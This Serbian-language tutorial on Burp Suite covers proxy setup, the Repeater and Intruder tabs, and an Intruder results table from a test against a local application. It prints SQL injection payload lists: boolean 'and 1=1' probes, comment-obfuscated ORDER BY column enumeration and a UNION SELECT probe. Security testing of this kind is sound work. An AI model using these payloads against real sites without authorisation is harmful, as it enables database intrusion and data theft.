

Burp Suite - Uputstvo i rezultati

1. Uvod


Burp Suite je program za testiranje bezbednosti aplikacije od nezelnih napada.

Moze se skinuti sa ovoga sajta :

<https://portswigger.net/burp/>

Moguc je izbor izmedju besplatne i placene verzije.

U svrhe demonstracije, koriscena je besplatna verzija.



Ovako izgleda pocetni ekran prilikom paljenja aplikacije


2. Potrebna podesavanja

Da bi se dobile informacije koje alat može da koristi, odnosno da bi se videlo nešto slično onome što se ovde vidi boldovano, potrebno je da se aktivira i podesi proxy na bilo kojem internet pretraživaču.

U prilogu sledi objašnjenje za google chrome:

1. Odabrati dodatni meni klikom na tri tackice u gornjem desnom uglu
2. Skroz dole kliknuti na *Advanced* opcije
3. Odabrati pod System delom *Open Proxy Settings*
4. U tabu *Connections* kliknuti *Lan Settings*
5. Odstiklirati *Proxy settings* i ostaviti na pocetnim podesavanjima (localhost, 8080)

Nakon toga, bilo koja akcija koju napravite na internet pretraživaču, pojavljivace se u listi kao novu u alatu, poput one oznacene




3. Mogucnosti aplikacije

Dalje, sa tim vrednostima koja je aplikacija primila, mogu da se testiraju dati linkovi kako funkcionisu i koje rezultate daju i naravno pre svega, koliko su otporni na neke propuste

Da bi ste isprobali neke od raznih mogucih napada na aplikaciju, pre svega u tabu *Interceptor*, u *Proxy* glavnom tabu, postarajte se da je opcija *interceptor is off* postavljena.



Nakon toga, odaberite zeljeni sajt iz liste koja vam se nalazi u alatu, desni klik na nju i odaberite opciju *Send to Repeater*.




Repeater tab će vam promeniti boju i sada se pozicionirajte u njega.




On ce da vam omoguci da modifikujete zahtev i da ponovo posaljete njega da testirate kako ce se sajt sada ponasati.


Dalje, dok ste u tabu *Raw*, uradite desni klik blio gde u unutar tog *Raw* prozora i odaberite opciju *Send to Intruder*



Ovoga puta će vam *Intruder* tab promeniti boju, te sada izaberite njega.




U *Intruder* prozoru cete videti sa desne strane 4 dugmeta, od toga je najbitnije da pozicionirate sa tim prvim dugmetom gde zelite da ubacujete neke nove vrednosti u dosadasnji URL, to se postize tako sto se oznaci pocetak i kraj mesta ubacivanja sa tim simbolom



GET /book.php?ID=269364 HTTP/1.1

Oznacava se pocetak i kraj ubacivanja



Ostavite da vam je *Attack type* : *Snyper* (mada moze i neka druga vrsta da se odabere).

Payload type - mozete da odaberete *Runtime file* zato sto je brzi, umesto unapred ponudjenog


U *Payload* tabu, u *Payload Options*-u, ucitajte (load) ili napisite rucno koje sve stvari zelite da testirate na onom prethodno selektovanom mestu sa specijalnim karakterom.

Ovo su neke od stvari koje se mogu testirati

Vulnerability-test izgleda ovako :


```
"
/
/*
#
)
(
)*
(*
and 1=1
and 1=2
and 1>2
and 1<=2
+and+1=1
+and+1=2
+and+1>2
+and+1<=2
/**/and/**/1=1
/**/and/**/1=2
/**/and/**/1>2
/**/and/**/1<=2
```

Nako što ste učitali fajl, možete gore desno u meniju da odaberete Intruder pa Start Attack



Nakon što vam se pojavi mali notifikacioni ekran, stisni te ok, u sustini vas obavestava da je u pitanju besplatna verzija i da će neke funkcionalnosti biti isključene.

Pojavice vam se ekran koji će u sebi sadržati listu unetih komandi i kako je sajt reagovao na njih, sa statusom, da li postoji greška i još par stvari, pri čemu možete da kostimizujete prikaz sa opcijom u gornjem meniju *Columns* i selekcijom željenih podataka i detalja




Jos jedan zanimljiv test koji mozete uraditi, jeste da proverite koliko tabela sajt zapravo ima i korsi, a za to se koristi sledeca skripta koju ucitavate u *Payload Options*

```
/**/ORDER/**/BY/**/1..  
/**/ORDER/**/BY/**/2..  
/**/ORDER/**/BY/**/3..  
/**/ORDER/**/BY/**/4..  
/**/ORDER/**/BY/**/5..  
/**/ORDER/**/BY/**/6..  
/**/ORDER/**/BY/**/7..  
/**/ORDER/**/BY/**/8..  
/**/ORDER/**/BY/**/9..  
/**/ORDER/**/BY/**/10..  
/**/ORDER/**/BY/**/11..  
/**/ORDER/**/BY/**/12..  
/**/ORDER/**/BY/**/13..  
/**/ORDER/**/BY/**/14..
```

Sada treba uneti u tabu *Options* u *Grep - Match*, novu stvar koju ce da posmatra i mozemo je nazvati unknown column koja ce nam reci koliko kolona ima.


Sada opet treba pozvati *Start Attack* bas kao malopre.

Moze se videti onda tacno koje kolone ne pripadaju sajtu, tako sto ce im vrednost biti otkacena.



Dalje se mozemo igrati sa tim tabelama koje postoje, mozemo da se vratimo na *Repeater* (desni klik bilo gde u prozoru *Intrudera*, pa odabir *Send to Repeater*) i onda ubaciti jos ovu vrednost na nas trenutni URL :

```
/**/UNION/**/SELECT/**/1,2,3,4,5,6,7,8,9,10,11,12--
```





Dalje bi nam Repsonse u Render obliku trebao prikazati neke od tih brojeva koje smo uneli, ukoliko je neka tabela koja reprezentuje taj broj podložna greskama i nezelenom pristupu.

Ukoliko se pojavi neki od brojeva na *Render* prikazu, to znaci da su slabi i sada ako se opet vratimo na *Intrudera*, i sada umesto na kraj, da stavimo dodavanja na neku od tih tabela odnosno brojeva koji je reprezentuju.



Moci cemo sa ucitavanjem sada novog fajla u *Payload Options* da dobijemo svakakve informacije koje mogu biti od kljucnog znacaja za nekog hakera



4. Zakljucak i report

Ovo pokriva samo mali deo od ogromnih mogucnosti koja aplikacija nudi, pogotovo ako se uzima kupovna verzija, i zaista se moze dosta stvari proveriti sa aplikacijom, moze pomoci u sprecavanju gubljenja informacija ili jos gore, kradji istih.

Trebalo bi dosta vremena da se ovlada alatom, kao i za svaki zanat, ali zaista vredi uloziti vreme u ovakve stvari, pogotovo kada su hakeri sve jaci, i nikada se ne zna kada ce bas VAS sajt biti izlozen nekom od napada.

Report pocetne stranice spring aplikacije se nalazi malo ispod

Intruder attack 1

AttackSaveColumns

ResultsTargetPositionsPayloadsOptions

Filter: Showing all items

Request	Payload	Status	Time of day	Respons...	Respons...	Error	Timeout	Length	Cookies	Comment
0		200	20:38:11 19 Jun 2017	14	14			1456		
1		200	20:38:11 19 Jun 2017	7	7			1456		
2		200	20:38:12 19 Jun 2017	12	12			1456		
3	,	404	20:38:12 19 Jun 2017	41	41			465		
4	"	404	20:38:12 19 Jun 2017	8	8			465		
5	/	400	20:38:12 19 Jun 2017	3	3			92		
6	/*	400	20:38:13 19 Jun 2017	1	1			92		
7	#	400	20:38:13 19 Jun 2017	7	7			92		
8)	404	20:38:14 19 Jun 2017	7	7			465		
9	(404	20:38:14 19 Jun 2017	7	7			465		
10)*	404	20:38:15 19 Jun 2017	6	7			465		
11	(*	404	20:38:16 19 Jun 2017	7	7			465		
12	and 1=1	404	20:38:17 19 Jun 2017	7	7			465		
13	and 1=2	404	20:38:18 19 Jun 2017	7	7			465		
14	and 1>2	404	20:38:19 19 Jun 2017	6	6			465		
15	and 1<=2	404	20:38:20 19 Jun 2017	7	7			465		
16	+and+1=1	404	20:38:21 19 Jun 2017	7	7			465		
17	+and+1=2	404	20:38:22 19 Jun 2017	5	5			465		
18	+and+1>2	404	20:38:23 19 Jun 2017	6	6			465		
19	+and+1<=2	404	20:38:24 19 Jun 2017	6	6			465		
20	/*and**/1=1	400	20:38:26 19 Jun 2017	2	2			92		
21	/*and**/1=2	400	20:38:27 19 Jun 2017	1	2			92		
22	/*and**/1>2	400	20:38:28 19 Jun 2017	2	2			92		
23	/*and**/1<=2	400	20:38:30 19 Jun 2017	2	2			92		

RequestResponse

RawHeadersHex

GET / HTTP/1.1
Host: localhost:8443
Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.104 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.8

?<+>Type a search term0 matches

Finished